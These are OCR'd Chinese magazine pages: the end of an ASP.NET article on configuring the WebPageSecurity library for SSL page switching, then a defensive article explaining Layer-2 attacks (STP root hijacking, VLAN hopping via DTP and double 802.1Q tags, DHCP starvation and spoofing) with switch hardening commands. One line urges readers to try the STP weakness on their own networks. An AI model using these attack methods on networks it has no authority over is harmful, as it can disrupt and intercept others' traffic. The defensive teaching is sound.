SSL服务因下列错误而无法启动：系统找不到指定的文件"，在服务里面启动"World Wide Web Publishing Service"，仍然提示错误。在测试过程中发现，出现上面的错误是由于防火墙的原因。在防火墙MacAfee的设置里增加访问设置，问题迎刃而解。

直通罗马：尝试另一种安全访问的方法

要解决一个问题，就要发挥刨根问底的精神，把问题彻底解决。这里使用了第三方程序集WebPageSecurity.dll来协助解决SSL的这个问题。下载地址为：http://www.codeproject.com/KB/aspnet/WebPageSecurity/WebPageSecurity_Src.zip。需要注意的是，输入The Code Project网站(http://www.

codeproject.com)的注册账号之后才能下载。具体的实现步骤如下。

第1步:首先将程序集添加到B i n文件夹。编译项目文件包W e b P a g e S e c u r i t y,就可以获得WebPageSecurity.dll了,即添加WebPageSecurity.dll到Bin文件夹。

第2步:配置Web.Config,在< configSections >节点下加入以下配置:

```
<section name="secureWebPages" type="Ventaur.
Web.Security.Configuration.SecureWebPageSettings,
WebPageSecurity"/>
```

在<configuration>节点下加入以下配置:

```
01.<secureWebPages mode="RemoteOnly" ignoreHan
dlers="WithStandardExtensions">
02.<files>
03.<add path="Login.aspx" />
04.<add path="Legal/Privacy.aspx" />
05.<add path="Legal/Copyright.aspx" secure="Ignore" />
06.</files>
07.<directories>
08.<!--<add path="/" recurse="True" />-->
09.<add path="Admin" recurse="True" />
10.<add path="Admin/Info/" secure="Insecure" />
11.</directories>
12.</secureWebPages>
```

在上面的代码中,第1行加入secureWebPages配置节点。第2行给具体的页面文件使用S S L加密,默认情况是使用S S L。第5行配置不需要S S L加密的页面;s e c u r e="I g n o r e"表示忽略此页面使用S S L加密。第7行给文件夹下的所有文件使用S S L加密。第10行配置不需要S S L加密的文件夹,s e c u r e="I g n o r e"表示忽略此文件夹下的所有文件使用SSL加密。

小知识 M o d e值。M o d e值主要有以下四种选择情况,分别是O n (D e f a u l t)、RemoteOnly、LocalOnly和Off。其中,On(Default)表示来自各个方向的请求使用SSL;RemoteOnly表示来自于远程客户的请求使用SSL 网站部署到服务器上;LocalOnly表示在本地调试时使用;Off表示SSL不可用。

第3步:添加M o d u l e到A p p l i c a t i o n。在<httpModules>节点下加入以下配置:

```
<add name="WebPageSecurity" type="Ventaur.Web.
Security.SecureWebPageModule, WebPageSecurity" />
```


第4步:新建基类B a s e P a g e.c s,让所有的aspx页面继承于BasePage类。

当然,在实际测试过程中,总会遇到这样或那样的麻烦。下面就是测试过程中遇到的一个典型问题。在一台机器上配置好了S S L,由于项目中用到了WebPageSecurity(一个http/https自动切换的httpmodule),所以在web.config文件中做了相应的设定。弄完后,测试页面,页面没有自动切换。当时耗费了将近半天时间,最后检查web.config中的配置发现,把<httpmodules>遗漏了。一查,web.config这个文件里根本没有<httpmodules>的配置,至此,原因终于大白。

通过上述测试,无需在I I S上对每个页面进行配置,S S L加密页面与非S S L页面就可以自动转换了。尤其是对于有大量SSL页面的时候,上面的解决方案可供选择。

前置知识:无

关键词:网管、OSI模型、STP协议



二层安全的解析与防护

文/图 夜虫儿

关于二层安全,国内涉及的文章不多,但这项研究在国外已经有比较成熟的研究小组。在国内,近几年越来越多的网络安全爱好者都把精力放在了研究七层上的安全,像我们常见的一些注入攻击、跨站攻击等,这些都是在七层上的应用(OSI七层模型,如图1所示)。下面我们就一起来

探讨一下关于二层安全的一些常见的攻击及其防护。




图1

针对二层的攻击，主要是对路由器和交换机实施攻击。目前的攻击方法主要有针对于生成树的攻击、针对VLAN的跳跃攻击、针对MAC地址的攻击、针对DHCP的攻击、针对ARP的攻击和欺骗攻击这六种攻击类型。本文将分别针对每种攻击类型，对其攻击的原理和防护做出一个详细的解析，尽量让大家都能看懂。

针对生成树的攻击(Spanning Tree Attack)

首先大家要对生成树有一个概念，像在一些交换的网络当中经常会形成一个环路，网络当中一旦出现环路，数据信息就会无休止地围绕着某个"环"转来转去，这样就会造成网络拥塞直至整个网络瘫痪，如图2所示。当R1将数据包传递给R2，R2又传给R3，R3又传给R1后，这样就会无休止地传递下去，形成了网络中的一个环路。




图2

STP就是一种用来解决网络环路的协议。我们知道，每种协议都有自己的工作原理，而STP工作原理中的一条就是选举根交换(这里可以理解成为在众多的交换机当中选举出一个老大)，而这个根交换的选举并不是随便产生的，是根据每台交换机的桥优先级来选举的，优先级越小的就越会被选举为根交换。而攻击者的攻击手段就是从这方面下手的，一是让网络产生环路；二是让网络重新选举根交换机，这两种方式都可以造成网络不同程度的瘫痪。在重新选举根交换机的问题上，本人有深刻的体会，我们家中或者宿舍都有一个网络接口，这个接口就是用来连接电脑这样的终端设备的，与接口上层相连的一般都是一台交换机，而为了达到快速转发数据和加快网络收敛的目的，交换机的端口往往会被配置为Spanning-tree Portfast口，但如果配置者对网络安全不懂的话，就容易给攻击者留下安全隐患，攻击者只需要在这个接口上插上一台交换机或者Hub就容易引起网络环路，而如果攻击者把一台交换机的优先级设置成最小的话，再接入到这个接口上，根据前面所说的，网络就会重新选举根交换机，这样就会造成网络出现问题。针对这种类型的攻击，防范的措施主要有BPDU Guard、BPDU Filter、Root Guard、Loop Guard和UDLD五种方式，不要以为有这么多种防护措施网络中就会很少出现这种攻击，事实并不是的，国内的网络配置者往往会为了快速而忽略了这些防护措施。目前很多的交换接口都没有对此做出防护，大家如果有条件的情况下，可以试试自己所在的网络。下面就针对这五种防护措施做一个简单的介绍，希望那些工作在第一线的网络管理人员能对此有个重视。

1. 关于BPDU Guard

BPDU是一种用于在STP协议之间发送的数据包，这里的数据包是异于网络中传输数据信息的数据包。正如前面所说的，一旦交换机的接口被配置成portfast时，必须要在接口下打上spanning-tree bpduguard enable这句话，之后这个端口再收到BPDU包后就会进入errdisable状态，从而避免环路。如果没有启用BPDU guard，那么端口在接收BPDU的时候，STP会让端口进入blocking状态，也就是所谓的监听状态，在监听状态时，就会造成网络重新选举根交换。它

的配置方法主要有两种方式,一种是在全局模式下输入spanning—tree portfast bpduGuard default,一种是在接口模式下输入spanning—tree bpduguard enable。两者的共同目的是一致的,都是为了在接口上启用BPDU Guard这个功能,但也有所差别。在全局模式下,接口必须先启用portfast特性才可以,而在接口下则不管是否启用了portfast特性,都可以开启BPDU Guard这个功能。有一点要注意,就是不管怎样,BPDU信息肯定会传递的,否则两者之间就维持不了STP协议了。为此,工作中有个经验就是在连接终端设备的端口上同时启用portfast和BPDU Guard。

2. 关于BPDU Filter

根据前面所说的,我们防护的根本就是不让终端端口接上交换机这类的设备,那么现在我们只需要将这个接口设置为不能连接交换机就可以了。而STP是一种用在交换机之间的协议,我们可以通过不让其发送BPDU,这样即使接上了交换机也是没有用的。实现的方法是在接口下输入spanning—tree bpduFilter enable,此时当接口再收到BPDU包的时候,就会直接将BDUP包丢弃。

3. 关于Root Guard

这项功能主要是为了防止网络中重新选举根交换的,我们所面临的威胁主要是在终端接口上,所以这里就把所有的终端接口全部强制设为指定接口,这样就保护了根交换机,不管接进来的设备的优先权有多少,都没有资格参与根交换的选举。

4. 关于Loop Guard和UDLD

这两种功能主要是用在由单向链路产生的环路问题上。关于单向链路如图3所示。




图3

交换机A和B在全双工下传递数据,这时B通向A的链路损坏掉,就造成A可以传给B数据,B也能正常接收,但是B无法向A传递数据,这就是一个单向链路的故障。

关于单向链路,虽然也是一个安全的范畴,但其一般不会被攻击者利用,在此也就不去做详细的讲解了。大家只要了解两点就可以了:Loop Guard一般是用于解决由软件问题造成的单向链路,UDLD则一般用于解决由硬件问题造成的单向链路。

针对VLAN的跳跃攻击(VLAN Hopping)

首先大家要对VLAN有个认识。VLAN是一种应用在广域网和局域网中的一种虚拟网络技术,个人感觉其在局域网应用最为广泛,使用VLAN的优点就是能加快速度,同时由于不同VLAN间一般是不能相互访问的,提高了网络的安全性。VLAN间的数据都是在干道上进行传递的,而传递的前提会有一个相互协商的过程,只有两台交换机之间相互协商好了,才能互相信任,从而传递和接受对方的数据。如图4所示就是一个拥有4个VLAN的网络拓扑图。




图4

假设VLAN30是学校的财务处,VLAN40是学校的教务处,很明显这两个VLAN中的数据都是一些敏感的数据。通常情况下,VLAN10跟VLAN20是没法访问的,这就在一定程度上保证了数据的安全性。

那么针对这种安全,攻击者所提出的想法就是能够访问不同VLAN间的信息,从而到达窃取任何VLAN数据的目的。目前攻击的方法主要有两种,一种是通过协商干道来实施的,一种是通过发送双重802.1Q标记帧来突破,下面分别讲解这两种攻击的方法和怎样去防护。

1. 通过协商干道的方式来攻击

上面说过，只有在干道上才能传递不同VLAN的数据信息，SW1跟SW2之间的链路就会被协商为一条干道，干道的协商是通过双方互相发送D T P帧来实现的，这样就给了攻击者入侵的"把柄"。如果此时V L A N10中的用户拿一台交换机接在端口上，在链路之间没有安全配置的情况下，通过发送恶意的D T P帧，跟上层交换机相互协商，使其之间的链路成为干道链路，这样就可以访问V L A N30的数据了。对于这种攻击的防护比较简单，我们通过Sw mode access这条命令将所有接入端口设置成接入模式就可以了，关闭其干道功能，因为下面所接的都是些终端设备，没有必要让其传递VLAN信息。

2. 发送双重802.1Q标记帧来实施攻击

要想了解这种攻击必须先了解一个概念，就是本帧v l a n不打标签，当数据经过第一个交换机时会自动把帧中的标签去掉。这种攻击有个前提，连接攻击者的交换机的端口所在V L A N必须和交换机之间的native VLAN相同。下面通过图5来讲解一下这种攻击。




图5

R1被视为攻击者，当R1通过修改伪造等手段把数据包修改为802.1Q(vlan10)|802.1Q(vlan20)发往S W1，S W1收到这个包之后会将其头部的标签802.1Q去掉并允许其在vlan10中传播，这样就只剩下802.1Q(v l an20)，然后把这个信息传递给S W2，S W2收到后也把802.1Q这个标签去掉，这样剩下的信息就可以在v l an20中传递了，这样就可以访问vlan20，达到了入侵的目的。解决这种攻击的方法有两种，一种是将native vlan设置成没有用户存在的vlan，也就是说将图5中的v l an10设置成别的，总之使其这个v l an跟R1所在的v l an不同就可以了。另一种是通过输入V l a n d o t1q tag native这条命令，使得所有的native vlan都打上标签，这样就不会去掉帧中的标签了。

关于DHCP攻击

首先看一下DHCP的工作原理，如图6所示。攻击方法有两种，分别为DHCP饿死攻击和DHCP哄骗攻击。




图6

(1)DHCP饿死攻击。说白了，很简单，就是攻击者发送很多DHCP Discover包耗尽DHCP服务器的IP地址，原理如图7所示。




图7

(2)D H C P哄骗攻击，原理如图8所示。解决方法如图9和图10所示。对于DHCP饿死攻击的解决方法是使用端口安全，对于D H C P哄骗攻击的解决方法是使用DHCP snooping。

